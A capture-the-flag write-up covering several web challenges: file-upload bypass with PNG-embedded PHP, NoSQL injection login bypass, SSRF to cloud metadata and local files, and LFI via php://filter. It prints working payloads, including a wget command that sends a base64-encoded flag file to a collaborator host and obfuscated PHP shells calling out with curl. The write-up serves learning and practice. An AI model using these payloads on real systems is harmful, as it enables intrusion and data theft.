Writeup

```
Author: redpwnda
Date: 28-Jun-2025
```



Discord verification flag:

`PAYATU{d1sc0rd_v3r1f1ed_4nd_r34dy_t0_h4ck}`

Web Issues

Secure Upload (Not solved)

Security Checks



- Basic `.png.php` bypass the extension check.
- Do I really need to upload a PHP file. Or I can do another attack since, python-magic check is also there.
- https://skelmis.co.nz/posts/file-faking/ (Good article)

Based on the article I used a valid png file and added a bash command in it as shown below:


```
python3 PCRT.py -i ../redpwnda.png -o ../redpwnda-output.png -p "\necho '/app/flag/flag.txt'\n"
```

- Will upload the file now, lets see what kind of errors I will get.
- Ok uploaded this file with burp collaborator pingback too. Didn't worked.

```
python3 PCRT-3/PCRT.py -i redpwnda.png -o redpwnda-output.png -p '\nflag=`cat /app/flag/flag.txt|base64`; wget https://cs8quxtexrtsnsoghmn4hd96vx1opfd4.oastify.com/a?flag=$flag\n"'
```


Dirsearch results: got me `/console` page with 2kb size. (can't use it)

Current file upload gives this error.




Tried following methods and didn't worked

1. PCRT-3 method shared in above article
2. Adding PHP in comments. As shown in this article.
3. REdoing pcrt method. While editing in burp repeater tab.
    1. `<?call_user_func(str_rot13('fhyy_rkp'), 'curl http://7jrllsk9omknenfb8hez8801mssjge43.oastify.com');?>` This worked but no callback
    2. `<?${'_'.'POST'}[0]('curl http://9isnkujbnojpdped7jd17az3lurlfe33.oastify.com');?>` This also worked but no callback.
    3. `<?` curl$IFShttp://9isnkujbnojpdped7jd17az3lurlfe33.oastify.com`?>` This too worked, but no callback.
    4. It seems PCRT method is wrong in some way. I should go back to comment method.
4. Re-doing comment method. Using same payloads as above in comment. It passed too, but no call back.



5. Even if I reduce the content to extreme degree and change the extension to php. It works. I have tested the payload locally also, it works.



Blind trust (Solved)


- After probing a bit found /secret page. Which confirmed it is nosql related issue.

```
</head>
<body>

    <div class="hint warning">
        <h3>Important Note</h3>
        <p>Directory bruteforce won't help. The system only responds to specific injections.</p>
    </div>

    <div class="hint">
        <h3>Database Behavior</h3>
        <p>This database documents everything and works particularly well with Node.js applications.</p>
    </div>

    <div class="hint" style="display: none;">
        <h3>Not so SQL</h3>
```


- Use few sample payloads. Below payload worked. Then moved on to finding the password, as web application request original password.

```
{ "username": "admin", "password": { "$ne": null } }
```

- Using regex comparison found first char, then used intruder for second. Which is 3, immediately tried `s3cr3t` which worked.



- But password is even longer so continuing the test using intruder.
- With bit more testing password came out to be `s3cr3tPass`
- And the flag: `PAYATU{NoSQLi_Success}`




Inside Job (Solved)

> A case of the inside job has surfaced. Can you uncover what's hidden beneath the surface and crack the system from within—perhaps by digging into some overlooked metadata?


- Feels like AWS metadata. Lets see what it is.
- Source code also mentions s3 key and stuff.

- So other functionality is kinda useless. I need to work with generate pdf with URL.
- The default AWS url `http://169.254.169.254/` seems to have been blocked. As I am receiving error like `Fallback failed: Unable to fetch http://localhost:3000/latest`
- So Using basic hex encoding. Used online encoder for this `http://0xA9FEA9FE/latest`
- This works. Lets move on and fetch more details.



- Couldn't figure out what to do next.
- Ok, Used `file:///` scheme to do local file reads.
- Found a folder with name `/app` in root section. The code was saved in `app.js` file

- Flag `PAYATU{169_254_on3_st3p_cl0s3r_to_@_b@ndit}`




Travel Agency (Solved)

> destinations from all over the world. The dev team recently added a ""preview template"" feature that dynamically loads different pages based on user selection. Everything looks smooth on the surface, but a careless implementation might have left the site vulnerable to more than just wanderlust... Can you dig into the source and go on a remote adventure to retrieve the flag?

- Did a dirty dirsearch and found following results

```
[18:30:19] Scanning:
[18:30:32] 200 -   263B - /home.php
[18:30:32] 200 -    2KB - /index.php
[18:30:32] 200 -    2KB - /index.php/login/
[18:30:36] 403 -   280B - /server-status
[18:30:36] 403 -   280B - /server-status/
```

- Lets check them out one by one. Ok LFI works here.



- Lets see what we can do with this.
- Below is the source code of the index.php


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Bandit Tours & Travel Agency</title>
    <!-- Bootstrap CSS -->
    <link
href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"
rel="stylesheet">
</head>
<body>
    <div class="container">
        <header class="my-4">
            <h1>Welcome to Bandit Tours & Travel Agency</h1>
            <p>Your one stop solution for booking one way flights, ground floor
hotels, and domestic tours.</p>
        </header>

        <nav>
            <ul class="nav nav-pills">
                <li class="nav-item">
                    <a class="nav-link active" href="index.php?
page=home.php">Home</a>
                </li>
                <li class="nav-item">
                    <a class="nav-link" href="index.php?page=flights.php">Book
Flights</a>
                </li>
                <li class="nav-item">
                    <a class="nav-link" href="index.php?page=hotels.php">Find
Hotels</a>
                </li>
                <li class="nav-item">
```

```
                    <a class="nav-link" href="index.php?page=tours.php">Explore
Tours</a>
                </li>
            </ul>
        </nav>

        <hr>

        <div class="content mt-4">
            <?php
            // Vulnerable include logic
            if (isset($_GET['page'])) {
                $page = $_GET['page'];
                include($page);
            } else {
                echo "<p class='lead'>Welcome to TravelEasy! Please select an
option from the menu.</p>";
            }
            ?>
        </div>
    </div>

    <!-- Bootstrap JS and Popper.js -->
    <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
    <script
src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/2.11.6/umd/popper.min.js">
</script>
    <script
src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js">
</script>
</body>
</html>
```


- Got this using this request

```
http://13.201.0.183:54674/index.php/index.php?page=php://filter/convert.base64-
encode/resource=../../../var/www/html/index.php
```

- Got a revshell doing weird gymnastic



- With bit of more weird gymnastic found the flag.

